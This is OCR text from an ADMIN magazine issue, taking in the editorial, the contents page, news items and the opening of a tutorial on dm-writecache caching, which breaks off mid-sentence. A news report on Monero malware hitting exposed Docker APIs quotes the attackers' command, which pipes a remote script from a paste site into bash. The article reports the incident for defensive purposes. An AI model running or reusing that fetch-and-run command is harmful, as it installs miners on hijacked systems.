FREE DVD

openSUSE
Leap 15.1
64-BIT
ISSUE 55/2020
ADMIN
Network & Security
DVD

EXCHANGE HYBRID AGENT

AWS Lambda

ADMIN Network & Security

ADMIN

Network & Security

AWS Lambda

Scale up and save with serverless monitoring in the cloud

dm-writecache

Improve random write throughput to slow disks

Secure Public/Private Cloud

Ansible Playbooks + AWS scripts

Exchange Hybrid Agent

Migrating mailboxes to Exchange Online

Optimizing Storage

Finding new bottlenecks in the age of fast storage

Regex Vulnerabilities

Avoiding the dreaded ReDoS

nftables

Better performance, simpler syntax

Performance Dojo

Benchmarking tools

Prowler

AWS security tool

ADMIN
Issue 55
US$ 15.99
CAN$ 18.50
55
0 29074 86640 4

WWW.ADMIN-MAGAZINE.COM

openSUSE + LibreOffice Conference

LibreOffice
The Document Foundation

openSUSE®

A Conference for Open Source Developers

October 13 - 16
Nuremberg, Germany

events.opensuse.org

Educating a Sys Admin

Education is important, but is it important in technology-related fields? The widely held opinion is that education is not as important for techies.

I recently had a friendly debate with a colleague about whether system administrators need a degree. By degree, we meant an associate's, bachelor's, master's, or other equivalent educational certificate from an accredited college or university. Spoiler: We both agreed that a degree isn't *required*. However, the debate didn't end there because, in my opinion, professionals who are in professional positions should have a degree.

Now, having said that, I've never heard of a degree program in system administration – at least not at the bachelor's level or beyond. Some two-year programs offer system administration as part of their IT-related curriculum, but I know of no formal computer information systems (CIS), management information systems (MIS), information systems (IS), or information technology (IT) degree programs in system administration. To be perfectly clear, we were discussing Linux system administration, but I'm not sure the reference platform matters.

My argument was that entry-level admins don't need a degree, but most companies offer tuition assistance and any non-degreed professional should be required to obtain a degree as part of the hiring contract. As I told him, I've worked with degreed and non-degreed sys admins and managers. I believe I even had senior managers or director-level managers that held no degrees. To my surprise, they got the jobs and managed (no pun intended) to maintain themselves in their respective positions. Unfortunately, during the 1990s, one could bluff one's way into a good IT or IT management job with no experience. It also helped to have friends in certain positions, but that's another story – perhaps for my memoir.

His argument was that he doesn't see a need for IT personnel at any level to have a degree. He didn't offer any explanation. I think part of my colleague's opinion comes from the fact that he came into the IT field from far outside of it – just as I did. If you were born before 1990, you probably came to IT from another discipline because the job market was wide open and not enough people with a background in managing computer systems could be found to fill the jobs. Plus, the only IT-related degrees available were for programming. The whole IT, IS, MIS, CIS, Cyber Security degree thing started in the 1990s and later.

My opinion comes from my own history and experience with degreed vs. non-degreed professionals in IT, and let me state here that I'm not sure it really matters from what field you came to IT. I've worked with people from a variety of professions. One person had a PhD in physics, one was an electrical engineer, one had been a secretary, one had been an office assistant, one was a mechanic, one was a videographer, and I was a chemist. So, the IT field is full of people from diverse backgrounds. In fact, I'll make an even more controversial statement here by stating that the best IT people I've ever worked with didn't have any educational background in IT, IS, MIS, and so on. They were all degreed and very smart people, but none had a related degree. I'm not sure an IT-related degree is great for the more technical positions, but certainly you want people who are analytical and technical. Yes, I know there are people who are self-educated who can meet those criteria, and they can work well with others with a positive attitude. My point is that a degree plus technical and analytical skills set a person apart from the tech hobbyist and techie wannabes.

My best advice is to educate yourself through certification courses, college courses, and online training opportunities. If you're lucky enough to score an IT job without a degree, go for it, but also go for a degree. Negotiate education as part of your hiring contract if your employer doesn't do so. You'll never regret getting an education, and you'll never have to apologize or make excuses for not having one. To summarize, I think education is important and everyone in a professional technical or managerial IT position should have a formal education to some degree. And yes, I know what I did there.

Ken Hess • Senior Editor


ADMIN
Network & Security

Features

This issue emphasizes performance tuning, tweaking, and adaptations with various tools and techniques.

10 dm-writecache
This Linux kernel module lets you gain a noticeable improvement in random write throughput writing to slower disk devices.

16 VoIP and NAT
Secure transparent IP address transitions through NAT firewalls and gateways for Voice over IP.



Client
LAN
Server
Internet
Router
Router
Router
Firewall with NAT (Internet gateway)

22 SchedViz
Visualize how the Linux kernel scheduler allocates jobs among cores and the performance consequences.

Tools

Save time and simplify your workday with these useful tools for real-world systems administration.

26 Exchange Hybrid Agent
Ease migration from a local Exchange environment to Exchange Online.


Hybrid Agent
Exchange Online
Hybrid Agent
On-Premises Environment
• No customer DNS changes
• No certificate changes
• No firewall/network changes
• Protect On-Prem systems

30 Rook
Ceph distributed storage and Kubernetes container orchestration come together.

News

Find out about the latest ploys and toys in the world of information technology.


8 News
- Canonical now offers an Ubuntu Pro image for AWS
- Vulnerable Docker instance sought out by Monero malware
- Cumulus Networks enhances their network-specific Linux
- SUSE adds SUSE Linux Enterprise to the Oracle Cloud Infrastructure

Containers and Virtualization

Virtual environments are becoming faster, more secure, and easier to set up and use. Check out these tools.

36 FAI.me
If you are looking for a way to build images quickly and easily, FAI.me is the place to go.

42 New S3 Services at Amazon
Amazon has new storage classes that address different usage profiles.



46 Prowler for AWS Security
An AWS security best practices assessment, auditing, hardening, and forensics readiness tool.

Security

Use these powerful security tools to protect your network and keep intruders in the cold.

52 Regex Vulnerabilities
Regular expressions are invaluable for checking data, but a vulnerability could make them ripe for exploitation.

54 nftables
The latest packet filter implementation promises better performance and simpler syntax and operation.

16 VoIP and NAT

Correct mapping of internal to external IP addresses is essential to enable unhindered VoIP communication through NAT gateways and firewalls.

46 Prowler for AWS Security

With the use of just a handful of Prowler's many features, you can test against industry-consensus benchmarks from the Center for Internet Security (CIS).

Management


Use these practical apps to extend, simplify, and automate routine admin tasks.

60 Loki

Grafana's Loki is a good replacement candidate for the Elasticsearch, Logstash, and Kibana (ELK) combination in Kubernetes environments.

64 Serverless Uptime Monitoring

Monitoring with AWS Lambda serverless technology reduces costs and scales to your infrastructure automatically.



70 Ansible Hybrid Cloud

Extending your data center temporarily into the cloud during a customer rush might not be easy, but it can be done, thanks to Ansible's Playbooks and some AWS scripts.

Service

3 Welcome
4 Table of Contents
6 On the DVD
98 Call for Papers

Nuts and Bolts

Timely tutorials on fundamental techniques for systems administrators.

78 Profiling Python Code

Profiling – as a whole or by function – shows where you should spend time speeding up your programs.

88 Fibre Channel SAN Bottlenecks

Discover the possible bottlenecks in Fibre Channel storage area networks and learn how to resolve them.

92 initramfs and dracut

If your Linux system is failing to boot, the dracut tool can be a convenient way to build a new RAM disk.

94 Performance Tuning Dojo

Your sensei reveals three of his favorite benchmarking tools: time, hyperfine, and bench.

openSUSE
Leap 15.1
64-BIT
ISSUE 55/2020
ADMIN
Network & Security
DVD ROM
openSUSE
Leap 15.1
64-BIT
Leap
Activities
Type to search...

See p 6 for details


openSUSE
Leap 15.1
64-BIT
ISSUE 55/2020
ADMIN
Network & Security
While this ADMIN magazine disc has been tested and is to the best of our knowledge free of malicious software and defects, Admin Magazine cannot be held responsible and is not liable for any disruption, loss, or damage to data and computer systems related to the use of this disc.
DVD
ROM

OpenSUSE Leap 15.1 (Install Version, NOT Live)

On the DVD

OpenSUSE Leap is a community distribution that shares a common code base with SUSE Linux Enterprise (SLE) and coordinates with SLE releases (i.e., SLE is also in version 15). SUSE recommends Leap for “Sysadmins, Enterprise Developers, and ‘Regular’ Desktop Users.” Please note that the image on this DVD is not the Live version and will try to install the new operating system.

- Released December 2019
- Gnome or KDE (Plasma 5.12) desktop, as well as lightweight options
- Appropriate for traditional and software-defined infrastructure
- Comprehensively tested for hardened codebase


Activities
Fri 15:31
Type to search...
Hey DJ
Activities
Fri 15:32
Type to search...
Home
Recent
Home
Documents
Downloads
Music
Pictures
Videos
Trash
Other Locations
bin
Desktop
Documents
Downloads
Music
Pictures
Public
Templates
Videos
Activities
Fri 15:32
Type to search...
Brasero
Calcul...
Cheese
Chess
Clocks
Conta...
Dictio...
Docu...
Evolut...
Files
Firefox
GIMP
Iagno
Libre...
Lights...
Logs
Mahjo...
Maps
Mines
Frequent
All
Leap

DEFECTIVE DVD?

Defective discs will be replaced, email: cs@admin-magazine.com

While this *ADMIN* magazine disc has been tested and is to the best of our knowledge free of malicious software and defects, *ADMIN* magazine cannot be held responsible and is not liable for any disruption, loss, or damage to data and computer systems related to the use of this disc.

Resources

[1] OpenSUSE Leap 15.1: [https://software.opensuse.org/distributions/leap/15_1]
[2] Release notes: [https://doc.opensuse.org/release-notes/x86_64/openSUSE/Leap/15.1/]
[3] Product flyer: [https://www.suse.com/media/flyer/opensuse_leap_built_to_scale_and_to_exceed_your_expectations_flyer.pdf]

Hone your skills with special editions!

Get to know Shell, LibreOffice, Linux, and more from our Special Edition library.

The *Linux Magazine* team has created a series of single volumes that give you a deep-dive into the topics you want.

Available in print or digital format

Check out the full library!
shop.linuxnewmedia.com

DISCOVER LibreOffice
2019 Edition
101 COOL LINUX HACKS
Inspirational tricks and shortcuts for Linux geeks
300+ BEST BASH COMMANDS
LINUX SHELL HANDBOOK
GETTING STARTED WITH LINUX
SWITCH TO LINUX NOW!
2019 Edition

News for Admins

Tech News

Canonical Now Offers an Ubuntu Pro Image for AWS

Ubuntu rules the cloud. According to The Cloud Market (https://thecloudmarket.com/stats#/by_platform_definition), Ubuntu is the most widely used cloud image used on the Amazon Elastic Compute Cloud (with nearly 370K images deployed). Not one to be satisfied with being at the top of the digital heap, Canonical (https://canonical.com/) – the company behind Ubuntu (https://ubuntu.com/) – has released a new version of their venerable Ubuntu platform.

Ubuntu Pro was created specifically for Amazon Web Services. This new image ships with the Canonical standard Ubuntu Amazon Machine Image and layers on top of that security and compliance subscriptions. Specifically, Ubuntu Pro includes:

- Up to 10 years of package and security updates for Ubuntu 18.04, and up to eight years for 14.04 and 16.04
- Kernel Livepatch for continuous security patching without reboots
- Customized FIPS and Common Criteria EAL-compliant components (for environments that require FedRAMP, PCI, HIPAA, and ISO compliance)
- Patch coverage for Ubuntu's infrastructure and app repositories for all types of open source services
- System management with Landscape
- Integration with AWS security and compliance features, such as AWS Security Hub and AWS CloudTrail (applicable from 2020)
- Subscriptions available for Ubuntu Advantage support packages (https://ubuntu.com/support)

Ubuntu Pro is available via the AWS Marketplace (https://aws.amazon.com/marketplace/search/results?x=0&y=0&searchTerms=ubuntu+pro) and the prices range from free to $0.33 per hour (for software plus AWS usage fees).

Vulnerable Docker Instance Sought Out by Monero Malware


Near the end of November it was discovered that some Docker instances were vulnerable to a specific attack vector (https://www.zdnet.com/article/a-hacking-group-is-hijacking-docker-systems-with-exposed-api-endpoints/) that would allow the injection of Monero mining programs. During the two days the target campaign was live, over 14.82 Monero (XMR) was mined. That amount translates to roughly $800.

Although that amount wasn't enough to turn heads, what was significant in this vulnerability was the amount of scans that occurred. During that campaign, hackers scanned up to 59,000 IP networks for exposed API endpoints. Once attackers located an exposed endpoint, an Alpine Linux OS container was deployed to run the command

```
chroot /mnt /bin/sh -c 'curl -sL4 http://ix.io/1XQa | bash;
```

(which downloads a bash script that would install the XMRig cryptocurrency miner).

The issue was discovered by security firm Bad Packets LLC. Bad Packets also found that the malware contained a self-defense measure that not only disables security, but shuts down processes associated with rival cryptocurrency-mining botnets.



© wamsler, 123RF.com

Lead Image © vlastas, 123RF.com

To avoid such a vulnerability, Troy Mursch (cofounder and chief research officer of Bad Packets LLC) says Docker container admins should immediately check to see if they are exposing API endpoints to the Internet. If so, admins should close exposed ports and stop/delete any unrecognized containers.

Cumulus Networks Enhances Their Network-Specific Linux

Cumulus Linux is a full-featured Linux operating system designed specifically for the networking industry. Cumulus supports a wide array of networking hardware (https://cumulusnetworks.com/products/hardware-compatibility-list/) and is fully compliant with the Open Compute Project's networking specification (including the Open Network Install Environment).

With the release of Cumulus Linux 4.0, there are a number of changes, so make sure you are informed before you upgrade.

First and foremost, Cumulus Linux 4.0 is now based on Debian Buster (version 10) and includes the Linux 4.19 kernel. Along with this kernel, Meltdown and Spectre fixes are finally (and fully) up to date.

The next most important advancement for Cumulus Linux is the integration of switchdev. Switchdev is an open source in-kernel abstraction model that provides a standardized method of programming switch ASICs and speeds up development time.

Cumulus Linux 4.0 has added a few new supported platforms, such as Edgecore Minipack AS8000 (100G Tomahawk 3), Mellanox SN3700C (100G Spectrum-2), Mellanox SN3700 (200G Spectrum-2), and HPE SN2345M (100G Spectrum).

© LiuZishan, 123RF.com

Other new features to Cumulus Linux include the ability to use `apt-get` upgrade to a specific kernel release, EVPN BUM traffic handling (using PIM-SM on Broadcom switches), PIM active-active with MLAG, port security on Broadcom switches, WJH support on Mellanox switches (to stream detailed/contextual telemetry of off-box analysis), a new backup and restore utility, FR-Routing daemons and `daemons.conf` files have been merged into the daemons file, Zebra now enabled by default (in daemons file), MAC learning is disabled by default on all VXLAN bridge ports, and much more.

Read about all of the new changes to Cumulus Linux online (https://support.cumulusnetworks.com/hc/en-us/articles/360038231814-What-s-New-and-Different-in-Cumulus-Linux-4-0-0?mobile_site=true).

SUSE Adds SUSE Linux Enterprise to the Oracle Cloud Infrastructure

SUSE (a Gold-level member of Oracle PartnerNetwork) recently announced that SUSE Enterprise Linux is now a part of Oracle Cloud Infrastructure. This move also brings Oracle into the ever-growing membership of the SUSE Partner Program for Cloud Service Providers.

Both SUSE Linux Enterprise and SUSE Linux Enterprise Server for SAP Applications will allow customers to leverage high performance virtual machines and bare metal compute for Linux-based workloads. According to Naji Almahmoud, SUSE VP of Global Alliances, "SUSE's collaboration with Oracle Cloud Infrastructure allows us to meet growing customer demand for the agility and cost benefits of cloud-based business-critical applications...."

Via a bring-your-own-subscription arrangement, SUSE customers will be able to transfer existing SUSE subscriptions to Oracle Cloud Infrastructure, so they can deploy new workloads or migrate existing workloads from their current data center to Oracle Cloud. There will be no additional cost imposed by SUSE for this new addition, and customers will be able to continue taking advantage of their existing relationship with SUSE support.

Vinay Kumar, VP of Product Management, Oracle Cloud Infrastructure, said, "SUSE Linux Enterprise Server on Oracle Cloud Infrastructure offers enterprises more choice as they transition to the cloud." Kumar added, "Oracle and SUSE have a common goal of providing open and reliable infrastructure to support our customers' digital transformation."

Linux device mapper writecache

Kicking It Into Overdrive

With the dm-writecache Linux kernel module, you can gain a noticeable improvement in random write throughput when writing to slower disk devices.

By Petros Koutoupis

The idea of block I/O caching isn't revolutionary, but it still is an extremely complex topic. Technically speaking, caching as a whole is complicated and a very difficult solution to implement. It all boils down to the I/O profile of the ecosystem or server on which it is being implemented. Before I dive right in, I want to take a step back, so you understand what I/O caching is and what it is intended to address.

What Is I/O Caching?

A computer cache is a component (typically leveraging some sort of performant memory) that temporarily stores data for current write and future read I/O requests. In the event of write operations, the data to be written is staged and will eventually be scheduled and flushed to the slower device intended to store it. As for read operations, the general idea is to read it from the slower device no more than once and maintain that data in memory for as long as it is still needed. Historically, operating systems have been designed to enable local (and volatile) random access memory (RAM) to act as this temporary cache. Although it performs at stellar speeds, it has its drawbacks:

Lead Image © lightwise, 123R.com




Figure 1: The data performance gap as you move further away from the CPU.

- It is expensive.
- Capacities are small.
- More importantly, it is volatile. If power is removed from RAM, data is lost.

As unrealistic as it might seem, the ultimate goal is never to touch the slower device storing your data with either read or write I/O requests (Figure 1). Fortunately, other forms of performant, cheap, high-density, and persistent memory devices exist that do not perform as fast as RAM but that do still perform extremely well – enough so that I will demonstrate their use in the following exercise with noticeable results.

Using I/O Caching

Solid State Drives (SSDs) brought performance to the forefront of computing technologies, and their adoption is increasing not only in the data center but also in consumer-grade products. Unlike its traditional spinning hard disk drive (HDD) counterpart, SSDs comprise a collection of computer chips (non-volatile NAND memory) with no movable parts. Therefore SSDs are not kept busy seeking to new drive locations and, in turn, introducing latency. As great as this sounds, SSDs are still more expensive than HDDs. HDD prices have settled to around $0.03/GB; SSD prices vary but sit at around $0.13-$0.15/GB. At scale, that price gap makes a world of difference.

To keep costs down and still invest in the needed capacities, one logical solution is to buy a large number of HDDs and a small number of SSDs and enable the SSDs to act as a performant cache for the slower HDDs.

Common Methods of Caching

In this discussion, note that *target* refers to the backing store (i.e., the slower HDD). However, you should understand that the biggest pain point for a slower HDD is not accessing sectors for read and write workloads sequentially, it is random workloads and, to be more specific, random small I/O workloads that are the issue. The purpose of a cache is to alleviate a lot of the burden for the drive to seek new sector locations for 4K, 8K, or other small I/O requests. Some of the more common caching methods or modes are:

- **Writeback caching.** In this mode, newly written data is cached but not immediately written to the destination target.
- **Write-through caching.** This mode writes new data to the target while still maintaining it in cache for future reads.
- **Write-around caching or a general-purpose read cache.** Write-around caching avoids caching new write data and instead focuses on caching read I/O operations for future read requests.

Many userspace libraries, tools, and kernel drivers exist to enable high-speed caching. I will describe some of those more commonly used before eventually diverting attention to just `dm-writecache`.

dm-cache

The `dm-cache` component of the Linux kernel's device mapper has been around for quite some time – at least since 2006. It originally made its debut as a research project developed by Dr. Ming Zhao through his summer internship at IBM Research. The `dm-cache` module was integrated into the Linux kernel tree as of version 3.9. It is an all-purpose caching module and is written and designed to run all of the above caching methods, with the exception of write-around caching.

bcache

Very similar to `dm-cache`, `bcache` too is a Linux kernel driver, although it differs in a few ways. For instance, the user is able to attach more than one SSD as a cache and it is designed to reduce write amplification by turning random write operations into sequential writes.

Write amplification is an undesirable phenomenon wherein the amount of information physically written to the SSD is a multiple of the logical amount intended to be written. In the short term, the effects of write amplification are not felt immediately, but in the long term and as the medium begins to enforce its programmable erase (PE) cycles, making way for new write data, the life of each NAND cell is reduced.

dm-writecache

Fairly new to the Linux caching scene, `dm-writecache` was officially merged into the 4.18 Linux kernel. Unlike the other caching solutions

Listing 1: Storage Volumes

```
$ cat /proc/partitions
major   minor   #blocks name

   7       0     91264 loop0
   7       1     56012 loop1
   7       2     90604 loop2
 259       0 244198584 nvme0n1
   8       0 488386584 sda
   8       1      1024 sda1
   8       2 488383488 sda2
   8      16 6836191232 sdb
   8      32 6836191232 sdc
```

mentioned already, the focus of `dm-writecache` is strictly writeback caching and nothing more: no read caching, no write-through caching. The thought process for not caching reads is that read data should already be in the page cache, which makes complete sense.

Listing 2: Volume Labels

```
$ sudo pvs
  PV           VG Fmt  Attr    PSize    PFree
  /dev/nvme0n1    lvm2 ---  <232.89g <232.89g
  /dev/sdb        lvm2 ---    <6.37t   <6.37t
```

Listing 3: Volume Group Created

```
$ sudo vgs
  VG       #PV #LV #SN Attr   VSize VFree
  vg-cache   2   0   0 wz--n- 6.59t 6.59t
```

Listing 4: Physical Volumes Present

```
$ sudo pvs
  PV           VG       Fmt  Attr PSize   PFree
  /dev/nvme0n1 vg-cache lvm2 a--  232.88g 232.88g
  /dev/sdb     vg-cache lvm2 a--   <6.37t  <6.37t
```

Listing 5: Slow Logical Volume Created

```
$ sudo lvs vg-cache -o+devices
  LV   VG       Attr       LSize  Pool Origin Data%  Meta%  Move Log Cpy%Sync Convert Devices
  slow vg-cache -wi-a----- <5.93t                                                     /dev/sdb(0)
```

Listing 6: Test Slow Logical Volume

```
$ sudo fio --bs=4k --ioengine=libaio --iodepth=32 --size=10g --direct=1 --runtime=60 \
  --filename=/dev/vg-cache/slow --rw=randwrite --numjobs=1 --name=test
test: (g=0): rw=randwrite, bs=(R) 4096B-4096B, (W) 4096B-4096B, (T) 4096B-4096B, ioengine=libaio, iodepth=32
fio-3.1
Starting 1 process
Jobs: 1 (f=1): [w(1)][100.0%][r=0KiB/s,w=1401KiB/s][r=0,w=350 IOPS][eta 00m:00s]
test: (groupid=0, jobs=1): err= 0: pid=3104: Sat Oct 12 14:39:08 2019
  write: IOPS=352, BW=1410KiB/s (1444kB/s)(82.8MiB/60119msec)
[ ... ]
Run status group 0 (all jobs):
  WRITE: bw=1410KiB/s (1444kB/s), 1410KiB/s-1410KiB/s (1444kB/s-1444kB/s), io=82.8MiB (86.8MB), run=60119-60119msec
```

Listing 7: Fast Logical Volume Created

```
$ sudo lvs
  LV    VG       Attr       LSize   Pool Origin Data%  Meta%  Move Log Cpy%Sync Convert
  fast  vg-cache -wi-a-----  10.00g
  slow  vg-cache -wi-a-----   5.93t
```

Other Caching Tools

Tools earning honorable mention include:

- **RapidDisk.** This dynamically allocatable memory disk Linux module uses RAM and can also be used as a front-end write-through and write-around caching node for slower media.
- **Memcached.** A cross-platform userspace library with an API for applications, Memcached also relies on RAM to boost the performance of databases and other applications.
- **ReadyBoost.** A Microsoft product, ReadyBoost was introduced in Windows Vista and is included in later versions of Windows. Similar to `dm-cache` and `bcache`, ReadyBoost enables SSDs to act as a cache for slower HDDs.

Working with dm-writecache

The only prerequisites for using `dm-writecache` are to be on a Linux distribution running a 4.18 kernel or later and to have a version of Logical Volume Manager 2 (LVM2) installed at v2.03.x or above. I will also show you how to enable a `dm-writecache` volume without relying on the LVM2 framework and instead manually invoke `dmsetup`.

Identifying and Configuring Your Environment

Identifying the storage volumes and configuring them is a pretty straightforward process (Listing 1).

In my example, I will be using both `/dev/sdb` and `/dev/nvme0n1`. As you might have already guessed, `/dev/sdb` is my slow device, and `/dev/nvme0n1` is my NVMe fast device.

Because I do not necessarily want to use my entire SSD (the rest could be used as a separate standalone or cached device elsewhere), I will place both the SSD and HDD into a single LVM2 volume group. To begin, I label the physical volumes for LVM2:

```
$ sudo pvcreate /dev/nvme0n1
  Physical volume "/dev/nvme0n1" ➘
  successfully created.
$ sudo pvcreate /dev/sdb
  Physical volume "/dev/sdb" ➘
  successfully created.
```

Then, I verify that the volumes have been appropriately labeled (Listing 2).

Next, I add both volumes into a new volume group labeled `vg-cache`,

```
$ sudo vgcreate vg-cache ➘
  /dev/nvme0n1 /dev/sdb
  Volume group "vg-cache" ➘
  successfully created
```

verify that the volume group has been created as seen in Listing 3, and verify that both physical volumes are within it, as in Listing 4.

Say I want to use 90 percent of the slow disk: I will carve a logical volume labeled *slow* from the volume group, use that slow device,

```
